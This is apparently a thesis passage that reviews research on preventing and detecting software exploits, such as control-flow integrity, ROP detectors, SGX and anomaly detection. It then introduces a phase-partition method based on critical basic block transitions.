As an example of user input sanitation, Heiderich et al. (HEIDERICH; SPÄTH; SCHWENK, 2017) create an XSS sanitation within the Document Object Model (DOM). However, a DOM-based sanitizer must rely on native JavaScript(JS) functions. Relying on JS functions poses a problem, as in the DOM, any function or property can be overwritten, through a class of attacks called DOM Clobbering. Thus, the authors propose DOMPurify, a solution which consists of a DOM-based sanitizer in the form of a filter, and DOM clobbering detection code. The filter performs input sanitation on the DOM, therefore being able to handle encoded attacks and execute on the client-side. It uses white-lists of elements and attributes, and their combinations to ensure a safe DOM. The DOM clobbering detection technique finds attacks that try to bypass sanitation by overwriting sanitizing functions. It checks the integrity of DOMPurify before execution, ensuring that no function presents corruption. The technique offers no impact in terms of false positives and slightly increased time overhead for larger DOMs.

In Cadar et al. (CADAR et al., 2008b), the authors create the "EXE" tool, an effective bug-finder which creates inputs through symbolic execution to crash applications. The symbolic execution allows the input to be anything; as the code executes, EXE tracks the constraints defined by the code on each input-derived memory location. If a statement

uses such a value, EXE does not run it, only adding it as an input-constraint. When EXE encounters a conditional code, it forks to check execution for a true and a false condition, adding input-constraints that match the condition for entry into each path. Therefore, it forces execution down to all feasible paths of a program, and at dangerous operations, such as pointer dereference, it can test whether the current input constraint allows values that would crash the code. When a path terminates or crashes, EXE solves the path constraints with its constraint solver, generating a valid input which will have the same result of that execution (for deterministic applications). The methodology allows checking for specific, user-defined bugs in any operation. In the paper, the authors performed two checks: one for null and out of bounds memory references, and another for divisions or modulo by zero. In their experiments, they were able to find bugs in mature applications written by expert programmers, such as *udhcpd*, a user-level dynamic host configuration protocol (DHCP) server, and *pcre* (HAZEL, 2005), the Perl Compatible Regular Expression library.

The work has been improved with a new tool dubbed KLEE (CADAR et al., 2008a). The marked difference is the optimization in the cloning of forks, by keeping a shared heap with states common to all the concurrent states instead of one per clone, like EXE. The tool was extensively tested using GNU COREUTILS and Minix. Unfortunately, these tools do not have widespread usage and public knowledge and are only available to GCC.

2.2.1.2 Prevention by Mitigating Attack Vectors

The general idea of attack mitigation is to eliminate or modify specific parts of hardware or software which enable exploitation. Therefore, most methods mitigate a specific attack under a particular set of premises, although these premises may or may not be falsifiable. In general, many of the techniques developed have effectively "mitigated" the attacks, in that it made the exploits harder to accomplish. However, most of the techniques have not entirely protected against the targeted attack. As an example, ASLR has made it difficult for attackers to exploit return-oriented programming since they do not know the offset of the desired code to be reused with returns. Nevertheless, under specific conditions, brute-forcing is still possible, and therefore so is the exploit. In this subsection, we exemplify some mechanisms which mitigate or eventually fully protect against some specific form of attack.

Liu et al. (LIU et al., 2016) provide a new method to prevent last-level cache

side-channel attacks in the cloud by ingeniously using Intel's Cache Allocation Technology (CAT) (INTEL, 2015). CAT provides users with a method to provide quality of service in the last-level cache by allowing users to pin applications to four different levels of quality, each with a certain number of ways allowed to them. The authors leverage this by creating masks in these security levels. They create a single level deemed "secure", which only has some private ways of the cache to itself, while all other levels share the remaining ways. Users of a virtual machine can then allocate and pin secure pages to this secure level and thus will only use the particular way. By creating code to control the virtual memory manager, they can ensure the following three properties. Malicious code cannot evict secure code. No two virtual machines will overlap secure pages. Moreover, in multi-socket processors, all cores of a virtual machine will be in a single processor, so a secure page cannot have a cache line loaded into another processor.

The authors can fully protect applications known to be vulnerable to side-channel attacks by inserting calls to map critical pages to secure pages, and do so under negligible overheads (<1%). This work is an example of a methodology which completely blocks one type of side-channel attack. However, it does nothing against energy-based side-channels.

In Abadi et al.'s work (ABADI et al., 2005), the authors create a methodology to ensure the correctness of control flows named Control-Flow Integrity (CFI). CFI relies on the construction of the control flow graph (CFG) of the application, therefore requiring full knowledge of the application control flow, i.e., static linking, no dynamic linking allowed. With the CFG, CFI rewrites the targets of all control-flow transfer instructions to a "label instruction". It also rewrites the code of all control flow transfers, by appending code, which checks whether the target program counter's contents, i.e., the "label instruction", is a valid label for this control flow transfer given the CFG of the application. Given multiple targets or sources for a control flow transfer, the same ID can represent an "equivalence class". This way, a program is constrained to follow the CFG. Any attack that attempts to modify this control flow, such as those based on return-oriented programming, will fail the test for the label. Thus the program will exit or warn the operating system on the control flow transgression. CFI works based on three key assumptions. First, the labels representing equivalence classes for targets are unique and must not be present anywhere in the code memory. This assumption is necessary to avoid the exploitation of invalid, undesired targets that matched the label. Second, the code memory is not writable, which means no self-modifying code is present. This assumption is necessary

to avoid exploitation that could rewrite or eliminate the checks. Third, data cannot be executed as code, as warranted by the NXE bit in current processors. This assumption is necessary to avoid primary buffer overflows. The authors do not explain how to fulfill these conditions, only that they are necessary. If these conditions are present, CFI can protect the application with an average 18% performance overhead, and 21% when using a shadow call stack to protect back edges. Furthermore, the methodology's guarantees are formally proven.

Unfortunately, such overhead has been deemed high by the community, and researchers have shown the assumptions are falsifiable. Specifically, one of the major issues is that compilers cannot statically predict runtime dependent forward edges (such as a JMP based on a register value, e.g., jmp *rax). These edges become the source of exploits even if CFI is present. Several works have provided improvements to CFI (BORIN et al., 2006; ZHANG et al., 2013; NIU; TAN, 2014; MOHAN et al., 2015), while others provided attacks that bypass CFI, and showed such improvements to be insufficient (GÖKTAS et al., 2014b; EVANS et al., 2015; CONTI et al., 2015). The matter was taken into hands by Intel, who provided a hardware-assisted implementation of control flow in the form of the Control-Flow Enforcement Technology(CET) (INTEL, 2017), with no overhead. However, Intel's approach was doomed, since two years prior it had already been shown to be vulnerable (EVANS et al., 2015), since it is coarse-grained, providing insufficient forward edge protection, and thus vulnerable. Software support through the Low Level Virtual Machine (LLVM) (LATTNER, 2008) compilation framework can fix this vulnerability by adding forward edge checks given the control flow graph of the application, at the cost of execution time overhead. This overhead has been the concern of one of the most recent works, which fixes this: HAFIX++ (SULLIVAN et al., 2016), a policy-agnostic hardware-enhanced enforcement of control-flow integrity. In this work, Sullivan et al. define a new set of instructions which ensure fine-grained control, and interface with the operating system to allow CFI enforcement for dynamic linking, multi-threading, and other challenges regarding the limited resources in hardware to ensure transparent usage. The approach is very similar to Intel's, but is fine-grained, adding forward edge support, and has overheads of, on average, 1.75% on execution time. Unfortunately, attacks which rely on data flow integrity, such as Heartbleed (DURUMERIC et al., 2014), will bypass any control-flow integrity, as they use valid control flow to perform the undesired activity. Data flow integrity, a technique which pursues the integrity of values and their assignment, has been suggested as an alternative (CASTRO; COSTA; HARRIS, 2006). However, no

practical implementation with low overhead has been proposed so far, to the best of our knowledge. Due to this, data flow programming has given attackers a new surface (HU et al., 2016), with increasingly more efficient ways of exploitation (ISPOGLOU et al., 2018).

Another technology created by Intel specifically for cloud environments is the Software Guard Extensions (SGX) (COSTAN; DEVADAS, 2016). SGX's purpose is to provide users with integrity and confidentiality guarantees for security-sensitive computation performed on a computer where all the privileged software (e.g., kernel, hypervisor) are potentially malicious, i.e., a cloud environment. It is the latest iteration of a line of Intel technologies, which first ensured security for the entire system (GRAWROCK, 2009), the virtual machine (GROUP, 2011), and now only private code. To do so, SGX sets aside a memory region called the Processor Reserved Memory (PRM) and creates "enclaves", which are regions of code defined by the programmer to execute in a protected mode. The CPU protects this memory from any unauthorized access. This memory holds the Enclave Page Cache (EPC), which consists of 4KB pages of enclave code and data. The untrusted system software is in charge of assigning EPC pages to enclaves. The CPU tracks each EPC's state in the Enclave Page Metadata Cache (EPCM), exclusive to the CPU. When a user loads initial code and data to the enclave, it is done by the untrusted system software, which then has access to the initial enclave state. After an enclave initializes, this loading method is disabled. The CPU is responsible for cryptographically hashing the enclave contents. The resulting hash then becomes the enclave's measurement hash.

A remote party can undergo a software attestation process to check the measurement hash and convince itself that it is running in a secure, isolated environment. Execution flow can enter enclave mode through specific CPU instructions. The process is similar to switching between user and kernel mode. The untrusted OS kernel and hypervisor provide the address translation. To avoid leaking data, a CPU executing enclave code does not immediately service interrupts, faults, or VM exits. Instead, it first performs an Enclave Asynchronous Exit (EAX), which saves the CPU state in a predefined area in the enclave memory. It then transfers control to a pre-defined instruction outside the enclave, and places synthetic values in the registers.

The OS can still move pages from EPC to untrusted DRAM and from untrusted DRAM back to EPC. SGX ensures confidentiality, integrity, and freshness of such pages through cryptographic protections. However, these transitions have shown to be vulnerability flaws, which might lead to side-channel attacks or even code execution exploita-

tions. By controlling exceptions and system calls, Lee et al. (LEE et al., 2017) have shown that an attacker can use a fuzzer to detect memory corruption and buffer sizes in functions inside enclaves. To find the gadgets and construct the ROP attack, they make three assumptions: First, the target binary contains the *"ENCLU"s* instruction, which is always true for binaries in enclaves. Second, the code contains ROP gadgets that consist of "pop a register" instructions, i.e. *pop rbx*, before *ret* instructions. It must contain such gadgets for the "rax","rbx", "rcx", "rdx", "rdi", and "rsi" registers. Therefore, the attacker can control leaf functions and argument passing in general. This assumption is generally correct as most programs contain such gadgets when functions are restoring context. Third, the program has a function inside the enclave that behaves like *memcpy*. Another assumption that is usually correct, as the programmer must copy from the enclave to untrusted DRAM, and from untrusted DRAM to the enclave.

Based on these assumptions, three oracles inform the users on how to construct an attack. From Lee et al.'s text: First, a page-fault-based oracle to find a gadget that can set the general-purpose register values. The authors assume the attacker controls the operating system. Second, the EEXIT (enclave exit) oracle can verify which registers are overwritten by the gadgets found by the previous oracle. Third, the memory oracle that can find the gadget with a memory copy functionality to inject data from untrusted space to the enclave or to exfiltrate the data.

With this information at hand, the attacker can execute security-critical functions such as key derivations and data sealing, and arbitrarily read or write data between untrusted memory and the memory of the enclaves (EPC).

2.2.2 Detecting Exploits

The remaining approach to handle malicious behavior is to detect anomalous behavior and shut down the system when it is detected. Most techniques either try to detect a specific signature, as one would do in anti-virus software (SYMANTEC, 2008; HAMLEN et al., 2009), detect a specific event in hardware, like elevated cache miss rate to detect side-channel attacks (TIRI; VERBAUWHEDE, 2005), or detect an interesting general anomaly, such as additional system calls or code execution. Researchers widely use machine learning to detect exceptional patterns of behavior for features which correlate with specific attacks (KHANNA; LIU, 2006; PFAFF; HACK; HAMMER, 2015; TANG; SETHUMADHAVAN; STOLFO, 2014), as this is a natural application of the

area.

Pappas et al. (PAPPAS, 2012) introduce kBouncer, a mechanism to detect system calls or improper control flow transfers with system calls in the x86 architecture. Their idea is simple: ROP will typically use a chain of returns with no actual call instructions. Detecting such behavior should be simple, especially if these returns lead to a system call. After all, a malicious user will eventually need privileged modes to perform an activity of high interest, such as creating a user through a rootkit, opening a connection, or modifying privileged files. kBouncer checks the Last Branch Record (LBR), a hardware record of the 16 last control flow transfers performed by the processor, available in recent Intel architectures. They implement a check on every Windows API WinExec for abnormal control flow transfers by reading the LBR. kBouncer filters the LBR for the return instructions, and the address previous to each return address, i.e., what should be a call instruction, is checked. If any of these addresses does not decode to a call instruction, the mechanism warns the user and terminates the application.

The work is limited since it looks specifically for returns. A few works (GÖKTAS et al., 2014a; EVANS et al., 2015) already have shown that ROP can be constructed in a multitude of ways, completely bypassing the protection provided by kBouncer.

Another work that uses the LBR is ROPecker (CHENG et al., 2014). The general idea of ROPecker is to check whenever the application deviates from a sliding instruction window, then check the LBR to observe whether there are ROP "gadgets" in the instructions, whatever the instruction may be. Specifically, ROPecker generates an Instruction & Gadget database (IGD) through offline preprocessing of the binaries, identifying potential gadgets, and how they manipulate the program data structures. The online portion of ROPecker is a kernel module, started at the system boot. This kernel has a set of responsibilities. It loads IGDs for applications and any binary loaded by the application, through checking *open* and *close* system calls, as well as *execve* and *mmap2mummap*. It also has to check for default libraries in the Virtual Memory Area of the application. The authors claim that overhead should be minimal as the creation of this database happens only once, and it provides information for shared libraries in every execution. The primary responsibility of the kernel module is to set a sliding window for the protected application, which sets the Execute-Disable bit for all code pages that are not currently executing. The sliding window's objective is to trigger a ROPecker check whenever the application transfers control to code outside the window. To cover cases where a malicious user would try to change the sliding window, it also triggers a ROPecker check whenever the application

calls the system calls *execve* and *mmap*, as the attacker might attempt to use these system calls to change page permissions.

ROPecker's kernel module check performs up to three operations. First, it performs a basic condition filtering. It checks which condition triggered a page fault, since only an execution attempt outside the sliding window should trigger ROPecker. If the triggering condition was a system call, it checks whether it was *execve*, *mmap*, or *mprotect*. It also makes sure the process ID matches the protected application for these conditions. Second, it performs a "past payload" detection. ROPecker looks at the LBR and, for each entry, uses the IGD to check whether 1) the instruction at the source address is an indirect branch, and 2) if the destination address points to a gadget. If any LBR entry fails either requirement, ROPecker stops LBR checking and checks the length of the identified gadget chain. If it exceeds an expected threshold for the application, ROPecker reports the ROP attack and terminates the application. Otherwise, it moves to the final operation. It performs a "future payload" detection using two methods. For return instruction gadgets, the IGD offers the repositioning of the stack for each gadget, thus allowing ROPecker to use the stack and check whether there is a chain exceeding the specified threshold. For jump instructions, the authors created an emulator that loads an identical context to emulate the semantics of the program state and check whether a gadget chain will execute in the future. If an ROP attack is detected, the OS terminates the application and warns the user. If not, it means ROPecker must update the sliding window to accommodate new code pages being used by the application by removing their Execute-Disable bit. The authors tested the mechanism with windows of 8KB and 16KB.

Attacks that can use a valid flow inside the sliding window still bypass ROPecker, as shown in the work of Evans et al (EVANS et al., 2015). Overall, the technique is too complicated for effective implementation, and the overhead on jump techniques has created considerable time overhead in some specific benchmarks, as reported by the authors.

Pfaff et al. (PFAFF; HACK; HAMMER, 2015) created HadROP, another specific approach to return-oriented programming. HadROP is a statistical approach to detect ROP. By observing hardware performance counters, they can use a support vector machine (HEARST et al., 1998) which learns to differentiate hardware performance counter values for regular application execution and for deviant applications that are performing a gadget chain due to malicious user input. Their implementation uses a kernel module that tracks hardware performance counters and periodically classifies them. The authors used a support vector machine (SVM) feature selection model to choose the performance coun-

ters that identify ROP. Examples are the instruction translation look-aside buffer (ITLB) misses, mispredicted near returns, and mispredicted indirect branches. The inference costs of the model are negligible. HadROP demonstrates an average overhead of 5%, with a maximum observed overhead of 8% additional execution time. They achieve 100% detection of ROP under different and advanced scenarios, such as BlindROP and scenarios that bypass previous defenses (CARLINI; WAGNER, 2014; DAVI et al., 2014). In a 24 hour test, the system only reported three false positives. Such a system demonstrates the usefulness of machine learning to detect deviant behavior, but it will not detect an attacker using a valid flow from the application, such as Heartbleed. Moreover, it is heavily reliant on techniques which incur a detectable signature, such as a high amount of individual performance counters, ignoring simpler exploits such as indirect branch to a system call contained in the code (which would generate a single ITLB miss).

Tang et al. (TANG; SETHUMADHAVAN; STOLFO, 2014) also use hardware performance counters to detect ROP. In their work, they use a "one class" support vector machine with a Radial Basis Function kernel, used as an unsupervised classifier to filter the most efficient features. Several sets of hardware performance counters are tested and filtered with the Fisher Score to try and detect ROP and the malware stages under fixed instruction intervals. To use sufficiently large intervals, so that overhead can be kept small, the authors create observations composed of 4 sets of features, representing four sequential epochs, which allows them to extract temporal information as well. They do not detect the ROP exploitation, since it is deemed too small in the interval, but rather focus on detecting the malware stages, by amplifying the deviations through a rank-preserving power transform. They reach a high sensitivity and specificity for regular attacks under 1.5% overhead, but also show that attackers using evasion strategies can bypass the technique, recommending usage along with standard signature-based detection systems.

Khanna et al. (KHANNA; LIU, 2006), demonstrate the concept of a machine learning detecting intrusion applied to a network. The authors constructed a hidden Markov model (HMM) to detect system intrusions in ad hoc networks. They used available traces of system calls, and network protocol activity to construct usage and activity profiles. The authors used these profiles as observations for the hidden Markov model. The number of activity combinations in all parts of a system is too large. Thus, the authors applied a supervised self-organizing networks model to reduce the dimensionality. They then classified these observations using an Expectation-Maximization algorithm based on a Gaussian mixture model (GMM). They performed two weeks of training. In the first

week, the researchers profiled the system for regular activity. In the second week, DARPA attacks (LIPPMANN et al., 2000) were mounted on the system. For testing, they ran 201 instances of 56 different types of attacks. They were able to obtain a 90% true positive ratio with less than 10% false positives for a given set of parameters for the mechanism.

2.2.3 State of the Art

The research group led by Dr. Danfeng Yao at Virginia Tech, Human-Centric Security, has an active role in the study of anomaly detection in the past few years. We describe here the most relevant works.

Shu et al. (SHU et al., 2017) propose an anomaly detection approach based on two-stage machine learning algorithms to recognize different standard call-correlation patterns and detect program attacks at both inter- and intra-cluster levels. To detect anomalies, they trace the application P in execution windows W, where *b* is a behavior instance. A behavior instance generates 2 MxN matrices: an event co-occurrence matrix (O) and a transition frequency matrix (F), where each event is a call or return instruction. M is the number of distinct caller events in P, N is the number of distinct callees in P. The approach consists of 5 stages: a) Profile target execution windows {W1,..,Wn} in traces and profiles b from each W into O and F. These are performed statically with the program binary and traces. b) Behavior clustering takes all normal behavior instances {b1,..,bn} and outputs a set of behavior clusters {C1,C2,...} where Ci = bi1, bi2,... c) Intra-cluster modeling takes all normal behavior instances {b1,...,bn} of cluster Ci and constructs two models to compute a refined "normal" boundary in Ci. d) Co-occurrence analysis is an inter-cluster detection operation that analyzes the O matrix of the current behavior instance against the set of clusters C. It seeks whether the current execution matches one of the clusters' matrix. e) Occurrence frequency analysis checks inside the chosen cluster to see if matrix F is within the accepted boundary defined in Intra-cluster modeling.

The researchers tested the methodology above on sshd, libpcre, and sendmail. They used eight hundred forty-six real-world attacks against the above programs/libraries, as well as synthetic attacks. The reported detection rate is 100% for these real-world attacks and 90% for synthetic attacks. The false-positive rate is lower than 0.01% for real-world attacks and 1% for synthetic attacks. The methodology incurs in 0.1 1.3ms overhead for 1000-50000 function/system calls, excluding tracing and training.

Following this work, Shu et al. (SHU; YAO; RYDER, 2015) propose a formal

framework to compare the power of detection methods by using Chomsky's language framework. They prove the expressiveness of an anomaly detection mechanism's corresponding language determines its detection capability. They use two independent properties of program anomaly detection to classify approaches to anomaly detection: precision and scope of the norm. Precision is the expressive power of the detection system's "language". Two traces that look identical to a language can be distinct to a more expressive language since it expresses more details in the traces. The scope of the norm is the selection of possible traces to be accepted by the detection system, i.e., what is considered "normal." The scope of the norm can be either deterministic or probabilistic. A deterministic scope of the norm means a single deviation classifies as an anomaly. A probabilistic scope of the norm means there different probability thresholds for deviations, resulting in different scopes of acceptability (e.g., hidden Markov models).

Figure 2.3: Anomaly detection framework hierarchy. Source: A Formal Framework for Program Anomaly Detection (SHU; YAO; RYDER, 2015).




Figure 2.3 illustrates the different precision levels of the expressiveness achieved by each type of program anomaly detection system. L-4 corresponds to restricted regular languages, which do not enforce specific adjacent elements for any element in a program trace. L-4 only analyzes individual events, such as a system call. Examples of approaches include those that observe individual systems, as most of the machine learning approaches, such as Endler et al. (ENDLER, 1998).

L-3 corresponds to regular languages and records first-order event transitions. It cannot pair function calls and returns, as it does not retain such information. Approaches which use finite state automata to observe sequences of events are the primary examples here: Examples include deterministic finite automata (HOFMEYR; FORREST; SOMAYAJI, 1998) and finite state automata created from the application's call

graph (SEKAR et al., 2000). Another approach is the use of n-gram methods (FORREST et al., 1996; FORREST; HOFMEYR; SOMAYAJI, 2008). N-gram methods take a trace of system calls under the assumption that "short trace fragments are good features differentiating normal and anomalous long system call traces". A primary n-gram method tests whether every n-gram is in the known set of normal n-grams.

L-2 corresponds to context-free languages. L-2 extends L-3 by adding a stack to the finite state automata to contain information regarding the current state of the program. Procedure transitions can be in the stack so that an L-2 method can verify the return values of functions/libraries/system calls. The canonical approaches in this level include Feng et al.'s VtPath (FENG et al., 2003) and VPStatic (FENG et al., 2004); Giffin et al.'s work Dyck (GIFFIN; JHA; MILLER, 2004) and Environment Sensitive Detection (ESD) (GIFFIN et al., 2005), where he added environment information to system calls; and Bhatkar et al.'s dataflow anomaly detection (BHATKAR; CHATURVEDI; SEKAR, 2006), which applied argument analysis with dataflow analysis.

L-1 corresponds to context-sensitive languages. A method with L-1 language is as precise as the very program they are observing, as it expresses every detail and interaction of the program. No real L-1 method exists in the literature, as the complexity of modeling every program detail is exponential. For algorithms executing indefinitely, the problem is reducible to the Halting Machine problem. Shu et al.'s work mentioned above (SHU et al., 2017) is classified as a "constrained" model labeled "co-oc" in the Figure. The authors of the formal framework describe Shu's study in the following way: "The model quantitatively characterizes the co-occurrence relation among non-adjacent function calls in a long trace. Its abstraction is the context-sensitive language Bach (PULLUM, 1983)".

The figure also presents two optional properties: flow sensitivity and path sensitivity. These characteristics represent whether a detection mechanism can infer anomaly occurrence based on the application's control flow graph (CFG). Flow sensitivity analyzes whether an execution respects a statically built CFG, such as control-flow integrity (ABADI et al., 2005). Path sensitivity analyzes branch dependencies in a single CFG or across CFGs, detecting infeasible paths or impossibly co-occurring basic blocks (i.e., for an if-then-else construct, the execution of the "then" clause and the "else" clause in the same phase). The only path sensitive approach, Environment Sensitive Detection, correlated less than 20 branches.

This work is pivotal in anomaly detection. It brings a general comprehension of the power of each method and how to improve their detection capabilities. In Xu et

al. (XU et al., 2016), they use this information to create a context-sensitive hidden Markov model. This model not only considers system calls but also the address of the call and the parameters. Since most parameters are readied by preceding code, they are most usually the same. The only way to change them is to either provide very different parameters or use a different path to reach the system call in that address.

In the future work of the text, the concern expressed in these works is practicality. Generally, system administrators do not use methods beyond the L-3 level with black-box traces due to overheads and false positives (HOFMEYR; WILLIAMSON, 2005). Thus, the main challenges are eliminating tracing overhead and purifying training datasets.

2.3 Conclusions

Unfortunately, there is no algorithm to effectively decide upon general properties of which algorithm (or sub-algorithm) is executing. Rice's theorem (RICE, 1953), through a reduction to the halting problem (TURING, 1937), has shown that the semantic properties of a given algorithm are undecidable. Some simple examples are: we cannot create an algorithm that can effectively check whether another algorithm effectively computes the square root for all inputs. The relevant example for our work is that no algorithm can effectively check whether another algorithm can have its control flow manipulated by user input or the absence of such possibility. All works described here are approximations or attempts to do so, with the best approximations being ESD, a flow-sensitive and path-sensitive L-2 language detection mechanism, and *co-oc*, a constrained L-1 language detection mechanism. However, these mechanisms are not "practical", in the sense that their training procedures are long and complex, and the online detection procedure produces considerable overhead.

In Table 2.1, we compare state of the art. All experiments conducted by related work have a large amount of control, as they do not deal with real-world attacks. The more complex detection methods do not deal with sophisticated software, such as a server (nginx, apache). In contrast, the more straightforward detection method (HadROP) can do so but only for a single type of attack. Except for HadROP, the related works use their attacks, do not adequately classify their Common Weakness and Enumeration (CWE) class, or provide a Common Vulnerabilities and Exposures (CVE) number.

Therefore, although it has plenty of similarities to past work, our research is distinct in its objectives. Our thesis seeks to answer the following question: Is it possible

Table 2.1: Table with related mechanisms.

Mechanism	**Language Level**	**Tested targets**	**Attack type**
Long-span detection (LAD)	constrained L1	sshd, libpcre, sendmail	Integer overflow DoS, DHA
Dyck/ESD	Path-sensitive L2	mailx	N/A
N-gram methods	L3	sendmail, lpr, inetd, ftp, named, xlock, login, ssh	N/A
HadROP	L4	Adobe Flash, GNU Coreutils, Nginx	ROP

to detect anomalous behavior from varied forms of exploitation through the detection of specific application phases' features? We want features we can efficiently compute during execution time in the hardware, which we can use to construct a constrained expressive language to detect anomalies efficiently. This question is currently relevant, as we can see in the cases of Heartbleed, Shellshock, and can eventually reach cases such as the US malware used in slowing down Iranian nuclear development, Flame (NAKASHIMA; MILLER; TATE, 2012).

To answer this question, we used fuzzing tools to generate inputs that exercise a target application automatically. By using the concepts introduced in Shu et al. (SHU; YAO; RYDER, 2015), we aim to simplify a sophisticated method and use a set of new instructions for control flow transfer, much like HAFIX++ and Intel's CET, to insert checks on the application. These will ensure that the values of features from a phase are within an expected range, and thus distinguish which application phases are demonstrating expected behavior and which are deviating from it under negligible overhead.

3 A BEHAVIOR DETECTION METHODOLOGY BASED ON CRITICAL BASIC BLOCK TRANSITIONS (CBBT)

In this Chapter, we present our proposal, which consists of a low-level behavior detection methodology. We chose to implement a simple mechanism to minimize execution overhead, which is one of the main reasons for users to avoid the usage of defensive methods. To define an application's behavior, we consider several issues:

1. application phase partition, which concerns how one divides the program into meaningful phases that behave consistently. Thereby, we can easily identify the phases and establish their common behavior.
2. given the phase partition, how do we establish the application's phases standard behavior? We seek simple features that can identify or correlate with the behavior of the phase to keep overhead low.
3. the expected usage of the mechanism and its limitations, so users and would-be implementers are aware of what vulnerabilities and exploits the mechanism can cover and what it cannot.

In this Chapter, we describe our considerations for each of these issues, as well as our design rationale.

3.1 Application Phase Partition

An algorithm's definition is a sequence of steps, a set of rules that precisely defines a series of operations. However, in common usage, algorithms may contain sub-algorithms, i.e., an algorithm to process email may *call* or *use* an algorithm to print characters to the screen. These are still sequences of operations, but the email algorithm is a set of algorithms, as it contains specific instances of the printing algorithm, besides other activities. In doing so, the email algorithm has many different behaviors in it; it has an algorithm to receive an email; an algorithm to send email; to print content on the screen; to manage folders, to block spam, among others.

To pursue a fair characterization of an algorithm, we chose to partition the application into phases, under the assumption that each "sub-algorithm" has different behavior. Thus, we expect each code to have sufficiently different instruction addresses to allow the distinction of sub-algorithms inside an algorithm. This method provides efficient

approximations, as shown in the works of Sherwood et al. and Hamerly et al. (SHERWOOD; PERELMAN; CALDER, 2001; HAMERLY et al., 2005), and Ratanaworabhan et al. (RATANAWORABHAN; BURTSCHER, 2008).

In our work, we adapted the Critical Basick Block Transition research of Ratanaworabhan et al.'s (RATANAWORABHAN; BURTSCHER, 2008) to partition an application into phases. The work itself takes inspiration from Sherwood et al.'s (SHERWOOD; PERELMAN; CALDER, 2001) idea of application phases but seeks to index behaviors by detecting particular transitions between basic blocks.


First, let us define a basic block (BBL). A basic block is a single-entry, single-exit sequence of instructions (HENNESSY; PATTERSON, 2011). Therefore, if one instruction of the basic block executes, all instructions of the basic block execute. An application of an algorithm in a computer architecture consists of at least one basic block, even if this basic block consists of a single instruction.

The central idea of Ratanaworabhan's work is the definition of a "Critical Basic Block Transition" (CBBT), that is, a transition between two basic blocks, which also signals the change from one application phase to another application phase. The definition of a "Critical Basic Block Transition" attempts to partition the basic blocks into sets of reoccurring basic blocks with a high temporal locality, thus defining "phases" or "sub-algorithms". Figure 3.1 illustrates the basic concept of a CBBT. The idea of the authors is that, given a cache of all previously seen basic blocks, whenever control flow goes from a previously reoccurring block (i.e., belonging to a given phase) to a sequence of previously unseen basic blocks, a CBBT has occurred. When the "while" structure composed by BBLs 24, 25, and 26 ends, a transition between BBL 26, a BBL in the cache (BBLs with the yellow color), and the unseen BBL 27, i.e., outside the cache (BBLs with the white color) constructs a new Critical Basic Block Transition. All the following BBLs not seen in the cache (28, 29, and 30, until 29 is seen again due to the loop) will compose the transition signature of CBBT 26-27.

Naturally, this is an approximation of application behavior, as runtime jump targets can break any static BBL definition; however, these are considered rare events. Control flow transfers between reoccurring blocks are part of the same phase; the same applies to control flow transfers between two previously unseen blocks. The above rule assumes that reoccurring blocks in a phase have temporal locality, and thus will reoccur together. The rule also assumes that, since two unseen sequential blocks are temporally close, they are likely to belong to the same phase, but we have yet to see their recurrence.

Figure 3.1: Critical Basic Block transition illustrated in the transition from BBL 26 to BBL 27, as they represent distinct repetitive behavior.

